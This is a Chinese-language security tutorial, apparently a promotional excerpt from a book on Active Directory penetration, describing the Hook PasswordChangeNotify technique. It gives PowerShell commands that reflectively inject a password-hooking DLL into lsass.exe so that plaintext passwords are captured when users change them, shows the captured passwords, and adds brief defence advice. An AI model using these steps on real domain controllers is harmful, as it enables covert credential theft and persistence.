


后渗透密码搜集之 Hook PasswordChangeNotify

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

2013 年 9 月，安全研究员 Mubix 发布了一个恶意的 Windows 密码过滤 DLL 。通过安装这个密码过滤 DLL，可以在用户更改密码时拦截用户输入的明文密码并保存到本地，同时不会影响该用户更改密码的正常操作流程。但是，安装此密码过滤 DLL 需要重新启动计算机才能生效，并且它将显示为一个自动运行和一个加载的 DLL 在 lsass.exe 进程中。因此，这将有可能会被安全人员发现。

此后，安全研究员 clymb3r 在此密码过滤 DLL 基础上进行了改进，通过在 DLL 中写入 hook 函数并将其反射注入 lsass.exe 进程中。使得不需要重启计算机该密码

过滤 DLL 也能生效，并且在 lsass.exe 进程中也没有加载可疑 DLL，也没有对注册表进行更改，在很大程度上得到了隐蔽。这种攻击方法被称为 Hook PasswordChangeNotify。

现在，先让我们来了解一下活动目录中密码修改的简要流程：

在活动目录中，PasswordFileter 是用于执行组策略中强制密码要求的函数。当用户修改密码时，他需要输入新的明文密码。然后 LSA 会调用 PasswordFileter 函数来检查该密码是否符合复杂性要求。如果密码符合复杂性要求，LSA 会调用 rassfm.dll 中的 PasswordChangeNotify 函数在系统中同步该密码。

而 Hook PasswordChangeNotify 攻击流程就是当用户修改密码后在系统中进行同步时，攻击者可以利用该功能获取用户修改密码时输入的密码明文并保存在本地，同时用户可正常更改密码。

由于需要在域控制器上安装此密码过滤 DLL，因此该方法常被用作后权限维持进行内网密码搜集。

Hook PasswordChangeNotify 攻击

执行 Hook PasswordChangeNotify 攻击比较简单。

首先，我们需要准备一个密码过滤 DLL，我们可以使用 clymb3r 在 github 发布的 HookPasswordChange.dll。然后我们可以使用 clymb3r 在 github 发布的 Invoke-ReflectivePEInjection.ps1 脚本将这个 HookPasswordChange.dll 反射注入 lsass.exe 内存中。如下命令执行结果如图所示：

```
Import-Module .\Invoke-ReflectivePEInjection.ps1
```

```
Invoke-ReflectivePEInjection -PEPath HookPasswordChange.dll -procname lsass
```

```
PS C:\Users\Administrator\Desktop> Import-Module .\Invoke-ReflectivePEInjection.ps1
PS C:\Users\Administrator\Desktop> Invoke-ReflectivePEInjection -PEPath HookPasswordChange.dll -procname lsass
```


此后，只要用户修改了密码，修改后的明文密码就会记录在 C:\Windows\Temp\passwords.txt 文件中。

如图所示，修改 administrator 用户和 hack 用户的密码。

```
PS C:\Users\Administrator\Desktop> net user administrator x123fasd./j /domain
The command completed successfully.

PS C:\Users\Administrator\Desktop> net user hack x123oisd./@j /domain
The command completed successfully.
```

如图所示然后我们就可以看到 C:\Windows\Temp\passwords.txt 文件



如图所示并且 passwords.txt 文件内容就是 administrator 和 hack 用户的明文密码。

A screenshot of a Notepad window titled 'passwords.txt - 记事本'. The menu bar includes '文件(F)', '编辑(E)', '格式(O)', '查看(V)', and '帮助(H)'. The text content of the file is:
Administrator\x123fasd./j
hack\x123oisd./@j

Hook PasswordChangeNotify 攻击防御

由于 Hook PasswordChangeNotify 攻击不需要重启系统、不会在系统磁盘中留下 DLL 文件、不需要修改注册表，也不会内存中加载可疑 DLL。因此，其攻击很难被检测到。安全人员要做的就是及时修复域内漏洞，更新最新补丁，让攻击者无法获得域控制器权限，因此攻击者自然就无法进行 Hook PasswordChangeNotify 攻击了。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习


域渗透攻防指南
星主：谢公子

60+ 成员数量	30+ 内容数量	306 运营天数
--------------------	--------------------	--------------------

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球

谢公子学安全

参考:

<https://blog.carnal0wnage.com/2013/09/stealing-passwords-every-time-they.html>

<https://clymb3r.wordpress.com/2013/09/15/intercepting-password-changes-with-function-hooking/>

<https://github.com/clymb3r/Misc-Windows-Hacking>

<https://github.com/clymb3r/PowerShell/tree/master/Invoke-ReflectivePEInjection>

